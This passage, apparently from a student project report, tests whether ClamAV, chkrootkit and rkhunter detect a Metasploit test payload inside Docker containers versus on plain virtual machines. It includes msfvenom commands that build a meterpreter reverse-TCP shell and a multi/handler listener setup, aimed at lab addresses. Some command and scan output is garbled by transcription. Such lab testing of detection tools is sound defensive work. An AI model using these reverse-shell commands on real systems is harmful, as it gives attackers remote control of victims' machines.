
It's crucial to consider any potential drawbacks, though:

- **Sensitivity to contamination level:** If the number of anomalies in the dataset (i.e., the contamination level) is excessively high, the Isolation Forest model's performance may suffer. In these situations, it might be essential to adjust the model's parameters or investigate different anomaly detection methods.
- **Interpretability issues:** Although the model detects anomalies well, it may be difficult to understand the underlying causes of their classification. It could be necessary to have more contextual knowledge and domain expertise to comprehend the context and implications of detected anomalies.

## Chapter 3: Project Process

### Installing Metasploit Framework

- Creation of payload on one VMware using Metasploit framework



The screenshot shows a terminal window titled 'rajan@rajan-VirtualBox: ~'. The terminal displays the following command and its output:

```

22
ubuntu/dotnet-aspNet      Chiselled Ubuntu runtime image for ASP.NET a...
17
ubuntu/grafana             Grafana, a feature rich metrics dashboard & ...
9
ubuntu/dotnet-deps         Chiselled Ubuntu for self-contained .NET & A...
14
ubuntu/memcached           Memcached, in-memory keyvalue store for smal...
5
ubuntu/dotnet-runtime       Chiselled Ubuntu runtime image for .NET apps...
15
ubuntu/prometheus-alertmanager Alertmanager handles client alerts from Prom...
9
ubuntu/cassandra            Cassandra, an open source NoSQL distributed ...
2
rajan@rajan-VirtualBox:~$ msfvenom -a *64 --payload linux/*64/meterpreter_revers...
e_tcp --platform linux --format elf LHOST=192.168.80.80 LPORT=8080 > docker_p...
oad_01.elf
Command 'msfvenom' not found, but can be installed with:
sudo snap install metasploit-framework
rajan@rajan-VirtualBox:~$ sudo snap install metasploit-framework
[sudo] password for rajan:
metasploit-framework v6.3.58-dev from Jitendra Patro (jitpatro) installed
rajan@rajan-VirtualBox:~$ 

```

Figure 21 Metasploit Framework

- Running the Metasploit framework

```

// RECON \\
\((@)(@)(@)(@)(@)(@)/
*****\\
o o o o o
PAYLOAD \\\\
\((@)(@)***|(@)(@)**|(@)
=====
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:8080
[*] Sending stage (176198 bytes) to 10.0.2.15
[*] Sending stage (176198 bytes) to 10.0.2.15

```

Figure 22 Metasploit Framework

- Payload creation

```

rajan@rajan-VirtualBox:~$ msfvenom -a x64 --payload linux/x64/meterpreter_reverser_tcp --platform linux --format elf LHOST=10.0.2.15 LPORT=8080 > docker_payload01.elf
No encoder specified, outputting raw payload
Payload size: 1068672 bytes
Final size of elf file: 1068672 bytes
rajan@rajan-VirtualBox:~$

```

Figure 23 Payload Creation

- Creating the payload docker\_payload01.elf in both the virtual machines.




Figure 24 Payload Display

### Installing the Docker on One of the Virtual Box

- Virtual machine1

```
ubuntu2@ubuntu2:~/Desktop/ $ sudo su
[sudo] password for ubuntu2:
root@ubuntu2:/home/ubuntu2/Desktop/a# docker -v
Docker version 20.0.0, build 2ae903e
root@ubuntu2:/home/ubuntu2/Desktop/a# docker ps -a
```

Figure 25 Docker Version Check

### Installing the clamscan on both the virtual machine

- Screenshot of clamscan installation on virtual machine 1

```
root@ubuntu2:~/Desktop/a# clamscan --version
ClamAV 0.103.11/27242/Thu Apr 11 04:25:12 2024
root@ubuntu2:~/Desktop/a#
```

Figure 26 Clamscan Version Check

- Scanning the payload file outside the container within vm1

```

root@ubuntu2:/home/ubuntu2/Desktop/a# clamscan --version
ClamAV 0.103.11/27242/Thu Apr 11 04:25:12 2024
root@ubuntu2:/home/ubuntu2/Desktop/a# clamscan docker_payload01.elf
/home/ubuntu2/Desktop/a/docker_payload01.elf: Unix.Trojan.Generic-9908886-0 FOUND

----- SCAN SUMMARY -----
Known viruses: 8690417
Engine version: 0.103.11
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 1.08 MB
Data read: 1.02 MB (ratio 1.06:1)
Time: 17.089 sec (0 m 17 s)
Start Date: 2024:04:11 17:26:47
End Date: 2024:04:11 17:27:04
root@ubuntu2:/home/ubuntu2/Desktop/a#

```

Figure 27 Scanning clamscan

- Creating a docker file for clamscan

```

Create a new document dockerfile x dockerfile x
1 FROM ubuntu:latest
2
3 # Install ClamAV
4 RUN apt-get update && apt-get install -y clamav
5
6 # Update ClamAV databases
7 RUN freshclam
8
9 # Create a directory for the payload file inside the container
10 RUN mkdir /
11
12 # Copy payload file to container
13 COPY docker_payload_01.elf /payload/docker_payload_01.elf
14
15 # Set the working directory
16 WORKDIR /payload
17
18 # Run ClamAV to scan the payload
19 CMD ["clamscan", "/payload/docker_payload_01.elf"]

```

Figure 28 Docker File

- Now after the payload file is stored in the docker and run the docker container. Here, we have created a list of containers regarding the same payload file with each unique container id for each built in image inside the docker.

```

root@ubuntu2:~/Desktop/a# docker ps -a
da789bf63994 g:latest "clamscan /myproject..." 2 days ago Exited (1) 2 days ago adoring_je
psen 0359b01350de g:latest "clamscan /myproject..." 9 days ago Exited (1) 9 days ago practical_
ishizaka fb835e48d92 g:latest "clamscan /myproject..." 9 days ago Exited (1) 9 days ago mycontainer
r b9271fc1c11d g:latest "clamscan /myproject..." 9 days ago Exited (1) 9 days ago nifty_nigh
tingale 831719b3974a clamv-scanner "clamscan /payload/d..." 10 days ago Exited (0) 10 days ago objective_
feistel
root@ubuntu2:~/Desktop/a# docker ps -a

```

Figure 29. Docker containers

- Starting the container

```

root@ubuntu2:~/Desktop/a# docker start 0359b01350de
0359b01350de
root@ubuntu2:~/Desktop/a# docker start 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
root@ubuntu2:~/Desktop/a# docker ps -a | grep 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
root@ubuntu2:~/Desktop/a# docker container exec -it 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3 /bin/bash
/bin/bash
Error response from daemon: container 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3 is not running
root@ubuntu2:~/Desktop/a#

```

Figure 30. Starting Container

- Scanning the file using clamav on virtualmachine1 with docker

```

root@ubuntu2:~/myproject# docker ps -a | grep 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
root@ubuntu2:~/myproject# docker start 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
root@ubuntu2:~/myproject# docker exec -it 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3 /bin/bash
/bin/bash
clamscan .
./myproject/docker_payload01.elf: Unix.Trojan.Generic-9908886-0 FOUND
./myproject/dockerfile: OK

----- SCAN SUMMARY -----
Km viruses: 8688993
Er version: 0.103.11
Scanned directories: 1
Scanned files: 2
Total scanned files: 1
Uninfected: 1.08 MB
Data Read: 1.02 MB (ratio 1.06:1)
Time: 22.840 sec (0 m 22 s)
Start Date: 2024:04:01 20:37:45
End Date: 2024:04:01 20:38:08
root@ubuntu2:~/myproject#

```

Figure 31. Scanning the docker container with clamscan

# ClamAv

## Virtual Machine 1

VIRTUAL MACHINE M2 → DOCKER INSTALLED

```
root@ubuntu:~/home/ubuntuone# sudo freshclam
Thu Apr 11 17:58:26 2024 -> ClamAV update process started at Thu Apr 11 17:58:26 2024
Thu Apr 11 17:58:26 2024 -> daily.old database is up-to-date (version: 27242, sigs: 6647427, f-level: 98, builder: rayman)
Thu Apr 11 17:58:26 2024 -> brooks.old database is up-to-date (version: 335, sigs: 86, f-level: 98, builder: rayman)
root@ubuntu:~/home/ubuntuone# clamscan docker_payload01.elf

/home/ubuntuone/docker_payload01.elf: Unix.Trojan.Generic-9998886-0 FOUND
..... SCAN SUMMARY .....
Known viruses: 8699417
Engine version: 0.103.11
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 1.08 MB
Data read: 1.02 MB (ratio 1.06:1)
Time: 45.586 sec (0 m 45 s)
Start Date: 2024:04:11 17:58:37
End Date: 2024:04:11 17:59:23
root@ubuntu:~/home/ubuntuone#
root@ubuntu:~/home/ubuntuone#
```

```
root@ubuntu2:~/myproject# docker ps -a | grep 0359b01350de88a113c655eb57d59febcb3335ff321058a37bf16077cab154af3
root@ubuntu2:~/myproject# docker start 0359b01350de88a113c655eb57d59febcb3335ff321058a37bf16077cab154af3
0359b01350de88a113c655eb57d59febcb3335ff321058a37bf16077cab154af3
root@ubuntu2:~/myproject# docker exec -t 0359b01350de88a113c655eb57d59febcb3335ff321058a37bf16077cab154af3 /bin/bash
root@0359b01350de:~/myproject# root@ubuntu2:~/myproject# docker exec -t 0359b01350de88a113c655eb57d59febcb3335ff321058a37bf16077cab154af3 /bin/bash
clamscan
/root/myproject/docker_payload01.elf: Unix.Trojan.Generic-9998886-0 FOUND
/root/myproject/dockerfile: OK
..... SCAN SUMMARY .....
Known viruses: 8688993
Engine version: 0.103.11
Scanned directories: 1
Scanned files: 2
Infected files: 1
Data scanned: 1.08 MB
Data read: 1.02 MB (ratio 1.06:1)
Time: 22.840 sec (0 m 22 s)
Start Date: 2024:04:01 20:37:45
End Date: 2024:04:01 20:38:08
root@ubuntu2:~/myproject#
```

Figure 32 Final Result

## Result: ClamScan

ClamAV was able to scan malware on both docker container and ubuntu OS.

## Installing the CHKRootKit on both the virtual machine

- Virtual machine 1: First installing the chkrootkit antivirus.

```
root@ubuntu2:~/home/ubuntu2/Desktop/a# Linux CLI AV Options
-n skip NFS mounted dirs
root@ubuntu2:~/home/ubuntu2/Desktop/a# chkrootkit -V
chkrootkit version 0.55
root@ubuntu2:~/home/ubuntu2/Desktop/a#
```

Figure 33 Chkrootkit Version Check

- Creating the dockerfile and copy the payload file on the same directory.



Figure 34 CHK file setup

- Commands for installing the antivirus and load the payload file inside the dockerfile

```

1 # Use an official Ubuntu image as a base
2 FROM ubuntu:latest
3
4 # Install chkrootkit
5 RUN apt-get update && apt-get install -y chkrootkit
6
7 # Create a directory for the payload file inside the container
8 RUN mkdir /payload
9
10 # Copy payload file to container
11 COPY docker_payload01.elf /payload/docker_payload01.elf
12
13 # Set the working directory
14 WORKDIR /payload
15
16 # Run chkrootkit to scan the payload
17 CMD ["chkrootkit", "/payload/docker_payload01.elf"]
18
19
20

```

Figure 35 chk dockerfile

- Building the images inside the docker.

```

root@ubuntu2: /home/ubuntu2/Desktop/a/chka# docker build -t g:filechk -f dockerfile .

```

Figure 36 Image building

- Scanning the file inside docker

```

root@2baef1fe3a99: /payload
Error response from daemon: container d3d06811bb8b14cf810134d75b9762e50be048f33
af1e6d89209f4198ba09c7 is not running
root@ubuntu2:/home/ubuntu2# docker run -d -p 8080:80 filechk
ab38d3c6f08778f58e005b8809664ab5871f1f5b727e4ab010012ab8aff4d3
root@ubuntu2:/home/ubuntu2# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
root@ubuntu2:/home/ubuntu2# docker run --rm filechk
/usr/sbin/chkrootkit: '/payload/docker_payload01.elf': not a known test
root@ubuntu2:/home/ubuntu2# docker run -it --rm filechk /bin/bash
root@2baef1fe3a99:/payload# chkrootkit
ROOTDIR is '/'
Checking `amd'...                                not found
Checking `basename'...                            not infected
Checking `biff'...                               not found
Checking `chfn'...                               not infected
Checking `chsh'...                               not infected
Checking `cron'...                               not found
Checking `crontab'...                            not found
Checking `date'...                                not infected
Checking `du'...                                 not infected
Checking `dirname'...                            not infected
Checking `echo'...                                not infected
Checking `egrep'...                             not infected
Checking `env'...                                not infected

```

Figure 37 Scanning inside docker

```

root@a98b13d09d0a: /payload
Searching for ESRK rootkit default files...      nothing found
Searching for rootedoor...                      nothing found
Searching for ENYELKM rootkit default files...   nothing found
Searching for common ssh-scanners default files... nothing found
Searching for Linux/Ebury - Operation Windigo ssh... nothing found
Searching for 64-bit Linux Rootkit ...           nothing found
Searching for 64-bit Linux Rootkit modules...     nothing found
Searching for Mumblehard Linux ...               nothing found
Searching for Backdoor.Linux.Mokes.a ...          nothing found
Searching for Malicious TinyDNS ...              nothing found
Searching for Linux.Xor.DDoS ...                 nothing found
Searching for Linux.Proxy.1.0 ...                 nothing found
Searching for CrossRAT ...                      nothing found
Searching for Hidden Cobra ...                  nothing found
Searching for Rocke Miner ...                   nothing found
Searching for PWNLNX4 lkm...                     nothing found
Searching for PWNLNX6 lkm...                     nothing found
Searching for Umbreon lrk...                    nothing found
Searching for Kinsting.a backdoor...             nothing found
Searching for RotaJaktro backdoor...             nothing found
Searching for suspect PHP files...              nothing found
Searching for anomalies in shell history files... nothing found
Checking 'asp'...                                not infected
Checking 'bindshell'...                          not infected
Checking 'lkm'...                                chkproc: nothing detected
WARNING: It seems you are using BTRFS, if this is true chkdirs can't help you to find hidden files/dirs
chkdirs: Warning: Possible LKM Trojan installed
Checking 'rexedcs'...                           not found
Checking 'sniffer'...                           Output from ifpromisc:
lo: not promisc and no packet sniffer sockets
eth0: not promisc and no packet sniffer sockets
Checking 'w55808'...                            not infected
Checking 'wted'...                               chkwtmp: nothing deleted
Checking 'scalper'...                           not infected
Checking 'slapper'...                           not infected
Checking 'z21'...                                chklastlog: nothing deleted
Checking 'chkutmp'...                           not tested
failed opening utmp !
Checking 'OSX_RSPLUG'...
root@a98b13d09d0a:/payload#

```

Figure 38 Scanning inside docker result.

- Virtual Machine 2: Installing the chkrootkit antivirus.

```
root@ubuntu:/home/ubuntuone# chkrootkit -V
chkrootkit version 0.55
root@ubuntu:/home/ubuntuone#
```

Figure 39 CHKrootkt version.

- Scanning the file using chkrootkit

```
Start Date: 2024-04-11 17:58:37
End Date: 2024-04-11 17:59:23
root@ubuntu:/home/ubuntuone#
root@ubuntu:/home/ubuntuone# chkrootkit
ROOTDIR is '/'
Checking 'amd'... not found
Checking 'basename'... not infected
Checking 'biff'... not found
Checking 'chfn'... not infected
Checking 'chsh'... not infected
Checking 'cron'... not infected
Checking 'crontab'... not infected
Checking 'date'... not infected
Checking 'du'... not infected
Checking 'dirname'... not infected
Checking 'echo'... not infected
Checking 'egrep'... not infected
Checking 'env'... not infected
Checking 'find'... not infected
Checking 'fingerd'... not found
Checking 'gpm'... not found
Checking 'grep'... not infected
Checking 'hdparm'... not infected
Checking 'su'... not infected
Checking 'ifconfig'... not infected
Checking 'inetd'... not infected
Checking 'inetdconf'... not found
Checking 'identd'... not found
Checking 'init'... not infected
Checking 'killall'... not infected
Checking 'ldpreload'... not infected
Checking 'login'... not infected
Checking 'ls'... not infected
Checking 'lsof'... not infected
Checking 'mail'... not infected
```

Figure 40 Scanning Chkrootkit

```
Searching for anomalies in shell history files... nothing found
Checking 'asp'... not infected
Checking 'bindshell'... not infected
Checking 'lkm'... chkproc: nothing detected
chkdirs: nothing detected
Checking 'rexecd'... not found
Checking 'sniffer'... Output from ifpromisc:
lo: not promisc and no packet sniffer sockets
enp0s3: PACKET SNIFFER(/usr/sbin/NetworkManager[603], /usr/sbin/NetworkManager[603])
docker0: not promisc and no packet sniffer sockets
Checking 'w55808'... not infected
Checking 'wted'... chkwtmp: nothing deleted
Checking 'scalper'... not infected
Checking 'slapper'... not infected
Checking 'z2'... user ubuntuone deleted or never logged from lastlog!
Checking 'chkutmp'... The tty of the following process(es) was not found in /var/run/utmp:
! RUID      PID TTY      CMD
! ubuntu+    328573 pts/0 bash
! ubuntu+    528091 pts/0 sudo su
chkutmp: nothing deleted
Checking 'OSX_RSPLUG'... not tested
```

Figure 41 Scanning Chkrootkit Result

## Results:

```

Virtual Machine 1
root@ubuntu:/home/ubuntuone
Activities Terminal Apr 16 12:49
root@ubuntu:/home/ubuntuone
Searching for anomalies in shell history files... nothing found
Checking 'asp'... not infected
Checking 'blindshell'... not infected
Checking 'lkm'... chkproc: nothing detected
chkdtrs: nothing detected
Checking 'rexecd'... not found
Checking 'sniffer'... Output from ifpronisc:
lo: not pronic and no packet sniffer sockets
enp0s3: PACKET SNIFFER(/usr/sbin/NetworkManager[603], /usr/sbin/NetworkManager[603])
docker0: not pronic and no packet sniffer sockets
Checking 'w55888'... not infected
Checking 'wted'... chkwtmp: nothing deleted
Checking 'scalper'... not infected
Checking 'slapper'... not infected
Checking 'z2'... user ubuntuone deleted or never logged from lastlog!
Checking 'chkutmp'... The tty of the following process(es) was not found in /var/run/utmp:
| RUID PID TTY CMD
| ubuntu+ 328573 pts/0 bash
| ubuntu+ 52891 pts/0 sudo su
| chkutmp: nothing deleted
Checking 'OSX_RSPLUG'... not tested

Activities Terminal Apr 9 13:02
root@98b13d09d0c:/payload
root@98b13d09d0c:/payload
Searching for ESBK rootkit default files... nothing found
Searching for ENELMR rootkit default files... nothing found
Searching for FuzzyWuzzy - Scanners default files... nothing found
Searching for Linux/Ebury - Operation Windigo ssh... nothing found
Searching for 64-bit Linux Rootkit... nothing found
Searching for 64-bit Linux Rootkit modules... nothing found
Searching for Hmblehard Linux ... nothing found
Searching for Backdoor.Linux.Mokes.a ... nothing found
Searching for Backdoor.Linux.Xex... nothing found
Searching for Linux.Xor.DDoS ... nothing found
Searching for Linux.Proxy.I.8 ... nothing found
Searching for Linux.Risk ... nothing found
Searching for Hidden Cobra ... nothing found
Searching for Rocke Miner ... nothing found
Searching for PwnNex0 lkm... nothing found
Searching for Umbreon lkm... nothing found
Searching for RotaJekiro backdoor... nothing found
Searching for suspect PHP files... nothing found
Searching for anomalies in shell history files... nothing found
Checking asp... not infected
Checking 'blindshell'... chkwtmp: nothing detected
WARNING: It seems you are using BTRFS, if this is true chkdtrs can't help you to find hidden files/dirs
chkdtrs: Warning: Possible LKM Trojan Installed
Checking 'lkm'... not found
Checking 'sniffer'... Output from ifpronisc:
lo: not pronic and no packet sniffer sockets
Checking 'wted'... not infected
Checking 'scalper'... not infected
Checking 'slapper'... not infected
Checking 'z2'... chkwlastlog: nothing deleted
Failed opening /tmp/1
Checking OSX_RSPLUG... not tested
root@98b13d09d0c:/payloads

```

Figure 42 CHKrootkit result

Although ChkRootKit was able to detect malicious file in docker, it failed to report it in virtual box without docker or normal environment.

## Installing the RootKitHunter on both the virtual machine

- Virtual machine1: Creating the dockerfile file and installing the antivirus.

```

dfile [Read-Only]
~/Desktop/a/RKhunter
dockerfile dockerfile dfile
1
2
3 FROM ubuntu:latest
4
5 # Install rkhunter
6 ENV DEBIAN_FRONTEND=noninteractive
7
8
9
10
11 RUN apt-get clean
12
13 RUN apt-get update && apt-get install -y rkhunter
14
15 # Create a directory for the payload file inside the container
16 RUN mkdir /payload
17
18 # Copy payload file to container
19 COPY docker_payload01.elf /payload/docker_payload01.elf
20
21 # Set the working directory
22 WORKDIR /payload
23
24 # Run rkhunter to scan the payload file
25 CMD ["rkhunter", "--check", "--rwo", "/payload/docker_payload01.elf"]
26

```

Figure 43 RKhunter dockerfile

- Installing Rkhunter on both Virtual Machines

```

root@ubuntu2:/home/ubuntu2/Desktop/a/Rkhunter
=> => # network.
=> => # 1. No configuration 3. Internet with smarthost 5. Local only
=> => # 2. Internet Site 4. Satellite system
=> => # General mail configuration type:
=> CACHED [3/5] RUN mkdir /payload
=> ERROR [4/5] COPY docker_payload01.elf /payload/docker_payload01.elf
0.0s
0.0s
-----
> [4/5] COPY docker_payload01.elf /payload/docker_payload01.elf:
-----
ERROR: failed to solve: Canceled: context canceled
root@ubuntu2:/home/ubuntu2/Desktop/a/rkhunter#
root@ubuntu2:/home/ubuntu2/Desktop/a/rkhunter# cd ..
root@ubuntu2:/home/ubuntu2/Desktop/a# ls
chk ckha chkrrootkitdocker dockerfile docker_payload01.elf myproject rkhunter Rkhunter
root@ubuntu2:/home/ubuntu2/Desktop/a# cd Rkhunter
root@ubuntu2:/home/ubuntu2/Desktop/a/Rkhunter# ls
docker_payload01.elf
root@ubuntu2:/home/ubuntu2/Desktop/a/Rkhunter# touch dfile
root@ubuntu2:/home/ubuntu2/Desktop/a/Rkhunter# vi dfile
root@ubuntu2:/home/ubuntu2/Desktop/a/Rkhunter# vi dfile
root@ubuntu2:/home/ubuntu2/Desktop/a/Rkhunter# ls
dfile docker_payload01.elf
root@ubuntu2:/home/ubuntu2/Desktop/a/Rkhunter# docker build -t g:filehunter -f dfile .
[+] Building 51.2s (5/9)
=> [internal] load build definition from dfile
=> => transferring dockerfile: 506B
=> [internal] load metadata for docker.io/library/ubuntu:latest
=> [internal] load .dockerrcignore
=> => transferring context: 2B
=> CACHED [1/5] FROM docker.io/library/ubuntu:latest@sha256:77906da86b60585ce12215807090eb327e7386c8fafb5402369e421f44eff17e
=> [2/5] RUN apt-get update && apt-get install -y rkhunter
451.1s
=> => # Local only:
=> => # The only delivered mail is the mail for local users. There is no
=> => # network.
=> => # 1. No configuration 3. Internet with smarthost 5. Local only
=> => # 2. Internet Site 4. Satellite system
=> => # General mail configuration type:
=> [internal] load build context
=> => transferring context: 1.07MB
0.2s
0.1s

```

Figure 44 Rkhunter Installation

- Scanning inside the docker container

```

root@3017e449994a:/payload# rkhunter --check

```

Figure 45. RKhunter Scan

```
root@ubuntu:/home/ubuntuone/Desktop/lado
Checking for passwd file changes [ None found ]
Checking for group file changes [ None found ]
Checking root account shell history files [ OK ]

Performing system configuration file checks
Checking for an SSH configuration file [ Not found ]
Checking for a running system logging daemon [ Found ]
Checking for a system logging configuration file [ Found ]
Checking if syslog remote logging is allowed [ Not allowed ]

Performing filesystem checks
  Checking /dev for suspicious file types [ None found ]
  Checking for hidden files and directories [ None found ]

[Press <ENTER> to continue]

System checks summary
=====
File properties checks...
  Files checked: 143
  Suspect files: 40

Rootkit checks...
  Rootkits checked : 477
  Possible rootkits: 3

Applications checks...
  All checks skipped

The system checks took: 15 minutes and 31 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

root@ubuntu:/home/ubuntuone/Desktop/lado#
```

Figure 46 RKhunter Scan

- Virtual Machine2: Installing Rootkithunter

```
root@ubuntu:/home/ubuntuone#
root@ubuntu:/home/ubuntuone# dpkg -l | grep rkhunter
ii  rkhunter                               1.4.6-10          all
xploit scanner
root@ubuntu:/home/ubuntuone#
```

Figure 47 RKhunter Scan

```

root@ubuntu:/home/ubuntuone# dpkg -l | grep rkhunter
ii  rkhunter                               1.4.6-10          all      rootkit, backdoor, s
xplot scanner

root@ubuntu:/home/ubuntuone# rkhunter --check
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...
Performing 'strings' command checks
  Checking 'strings' command [ OK ]
Performing 'shared libraries' checks
  Checking for preloading variables [ None found ]
  Checking for preloaded libraries [ None found ]
  Checking LD_LIBRARY_PATH variable [ Not found ]

Performing file properties checks
  Checking for prerequisites
    /usr/sbin/adduser [ OK ]
    /usr/sbin/chroot [ OK ]
    /usr/sbin/cron [ OK ]
    /usr/sbin/depmod [ OK ]
    /usr/sbin/fsck [ Warning ]
    /usr/sbin/groupadd [ Warning ]
    /usr/sbin/groupdel [ Warning ]
    /usr/sbin/groupmod [ Warning ]
    /usr/sbin/grpcck [ Warning ]
    /usr/sbin/ifconfig [ OK ]
    /usr/sbin/init [ OK ]
    /usr/sbin/insmod [ OK ]
    /usr/sbin/ip [ OK ]
    /usr/sbin/lsmod [ OK ]
    /usr/sbin/modinfo [ OK ]
    /usr/sbin/modprobe [ OK ]
    /usr/sbin/nologin [ Warning ]
    /usr/sbin/pwck [ Warning ]
    /usr/sbin/rmmod [ OK ]
    /usr/sbin/route [ OK ]
    /usr/sbin/rsyslogd [ OK ]
    /usr/sbin/runlevel [ OK ]

```

Figure 48. RKhunter Scan Docker

```

root@ubuntu:/home/ubuntuone

Checking for passwd file changes [ None found ]
Checking for group file changes [ None found ]
Checking root account shell history files [ OK ]

Performing system configuration file checks
  Checking for an SSH configuration file [ Not Found ]
  Checking for a running system logging daemon [ Found ]
  Checking for a system logging configuration file [ Found ]
  Checking if syslog remote logging is allowed [ Not allowed ]

Performing filesystem checks
  Checking /dev for suspicious file types [ None found ]
  Checking for hidden files and directories [ None found ]

[Press <ENTER> to continue]

System checks summary
=====
File properties checks...
  Files checked: 143
  Suspect files: 40

Rootkit checks...
  Rootkits checked : 477
  Possible rootkits: 3

Applications checks...
  All checks skipped

The system checks took: 4 minutes and 42 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

root@ubuntu:/home/ubuntuone#

```

Figure 49 RKhunter Scan Docker

# RootKitHunter

<p>Virtual Machine 1</p> <pre>[Press Enter to continue]  System checks summary ===== File properties checks...   Files checked: 143   Suspect files: 40  Rootkit checks...   Rootkits checked : 477   Possible rootkits: 3  Applications checks...   All checks skipped  The system checks took: 15 minutes and 31 seconds  All results have been written to the log file: /var/log/rkhunter.log  One or more warnings have been found while checking the system. Please check the log file (/var/log/rkhunter.log)  root@ubuntu:/home/ubuntu/Desktop/ladon]</pre>	<p>VIRTUAL MACHINE M2 ➔ DOCKER INSTALLED</p> <pre>System checks summary ===== File properties checks...   Required commands check failed     Files checked: 113     Suspect files: 0  Rootkit checks...   Rootkits checked : 458   Possible rootkits: 1   Rootkit names : Suckit Rootkit (addtional checks)  Applications checks...   All checks skipped  The system check took: 5 minutes and 13 seconds  All results have been written to the log file: /var/log/rkhunter.log  One or more warnings have been found while checking the system. Please check the log file (/var/log/rkhunter.log)  root@3b17e449994a:/payload#</pre>
--	---

Figure 50 RKhunter Scan Docker result

**Result:** Rootkit hunter was able to warn us about the infected file

## Isolation Tree Model

```
import pandas as pd
import matplotlib.pyplot as plt
from sklearn.ensemble import IsolationForest
from sklearn.preprocessing import StandardScaler

dataset = pd.read_csv("data.csv", delimiter='|')

dataset[['popularity', 'star_count', 'pull_count']] = dataset[['popularity', 'star_count', 'pull_count']]
    .apply(pd.to_numeric, errors='coerce')
dataset[['popularity', 'star_count', 'pull_count']] = dataset[['popularity', 'star_count', 'pull_count']]
    .fillna(dataset[['popularity', 'star_count', 'pull_count']].median())

dataset['categories'] = dataset['categories'].fillna('')
dataset['operating_systems'] = dataset['operating_systems'].fillna('')
```

Figure 51 Isolation Tree Code 1

